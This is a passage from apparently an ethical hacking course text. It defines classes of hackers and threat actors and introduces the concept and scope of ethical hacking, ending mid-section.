
Hacker Classes

Hackers usually fall into one of the following categories, according to their activities:

- **Black Hats**: Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes. This category of hacker is often involved in criminal activities. They are also known as crackers.

- **White Hats**: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner.
- **Gray Hats**: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
- **Suicide Hackers**: Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment. Suicide hackers are similar to suicide bombers who sacrifice their life for an attack and are thus not concerned with the consequences of their actions.
- **Script Kiddies**: Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers. They usually focus on the quantity rather than the quality of the attacks that they initiate. They do not have a specific target or goal in performing the attack and simply aim to gain popularity or prove their technical skills.
- **Cyber Terrorists**: Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **State-Sponsored Hackers**: State-sponsored hackers are skilled individuals having expertise in hacking and are employed by the government to penetrate, gain top-secret information from, and damage the information systems of other government or military organizations. The main aim of these threat actors is to detect vulnerabilities in and exploit a nation's infrastructure and gather intelligence or sensitive information.
- **Hacktivist**: Hacktivism is a form of activism in which hackers break into government or corporate computer systems as an act of protest. Hacktivists use hacking to increase awareness of their social or political agendas, as well as to boost their own reputations in both online and offline arenas. They promote a political agenda especially by using hacking to deface or disable websites. In some incidents, hacktivists may also obtain and reveal confidential information to the public. Common hacktivist targets include government agencies, financial institutions, multinational corporations, and any other entity that they perceive as a threat. Irrespective of hacktivists' intentions, the gaining of unauthorized access is a crime.
- **Hacker Teams:** A hacker team is a consortium of skilled hackers having their own resources and funding. They work together in synergy for researching state-of-the-art technologies. These threat actors can also detect vulnerabilities, develop advanced tools, and execute attacks with proper planning.

- **Industrial Spies:** Industrial spies are individuals who perform corporate espionage by illegally spying on competitor organizations. They focus on stealing critical information such as blueprints, formulas, product designs, and trade secrets. These threat actors use advanced persistent threats (APTs) to penetrate a network and can also stay undetected for years. In some cases, they may use social engineering techniques to steal sensitive information such as development plans and marketing strategies of the target company, which can result in financial loss to that company.
- **Insiders:** An insider is any employee (trusted person) who has access to critical assets of an organization. An insider threat involves the use of privileged access to violate rules or intentionally cause harm to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Generally, insider threats arise from disgruntled employees, terminated employees, and undertrained staff members.
- **Criminal Syndicates:** Criminal syndicates are groups of individuals or communities that are involved in organized, planned, and prolonged criminal activities. They exploit victims from distinct jurisdictions on the Internet, making them difficult to locate. The main aim of these threat actors is to illegally embezzle money by performing sophisticated cyber-attacks and money-laundering activities.
- **Organized Hackers:** Organized hackers are a group of hackers working together in criminal activities. Such groups are well organized in a hierarchical structure consisting of leaders and workers. The group can also have multiple layers of management. These hackers are miscreants or hardened criminals who do not use their own devices; rather, they use rented devices or botnets and crimeware services to perform various cyber-attacks to pilfer money from victims and sell their information to the highest bidder. They can also swindle intellectual property, trade secrets, and marketing plans; covertly penetrate the target network; and remain undetected for long periods.




LO#04: Explain Ethical Hacking Concepts and Scope

Ethical Hacking Concepts

An ethical hacker follows processes similar to those of a malicious hacker. The steps to gain and maintain access to a computer system are similar irrespective of the hacker's intentions.

This section provides an overview of ethical hacking, why ethical hacking is necessary, the scope and limitations of ethical hacking, and the skills of an ethical hacker.



What is Ethical Hacking?

- Ethical hacking involves the use of hacking tools, tricks, and techniques to **identify vulnerabilities** and ensure system security
- It focuses on simulating the techniques used by attackers to **verify the existence of exploitable vulnerabilities** in a system's security
- Ethical hackers perform security assessments for an organization **with the permission of concerned authorities**

What is Ethical Hacking?

Ethical hacking is the practice of employing computer and network skills in order to assist organizations in testing their network security for possible loopholes and vulnerabilities. White Hats (also known as security analysts or ethical hackers) are the individuals or experts who perform ethical hacking. Nowadays, most organizations (such as private companies, universities, and government organizations) are hiring White Hats to assist them in enhancing their cybersecurity. They perform hacking in ethical ways, with the permission of the network or system owner and without the intention to cause harm. Ethical hackers report all vulnerabilities to the system and network owner for remediation, thereby increasing the security of an organization's information system. Ethical hacking involves the use of hacking tools, tricks, and techniques typically used by an attacker to verify the existence of exploitable vulnerabilities in system security.

Today, the term hacking is closely associated with illegal and unethical activities. There is continuing debate as to whether hacking can be ethical or not, given the fact that unauthorized access to any system is a crime. Consider the following definitions:

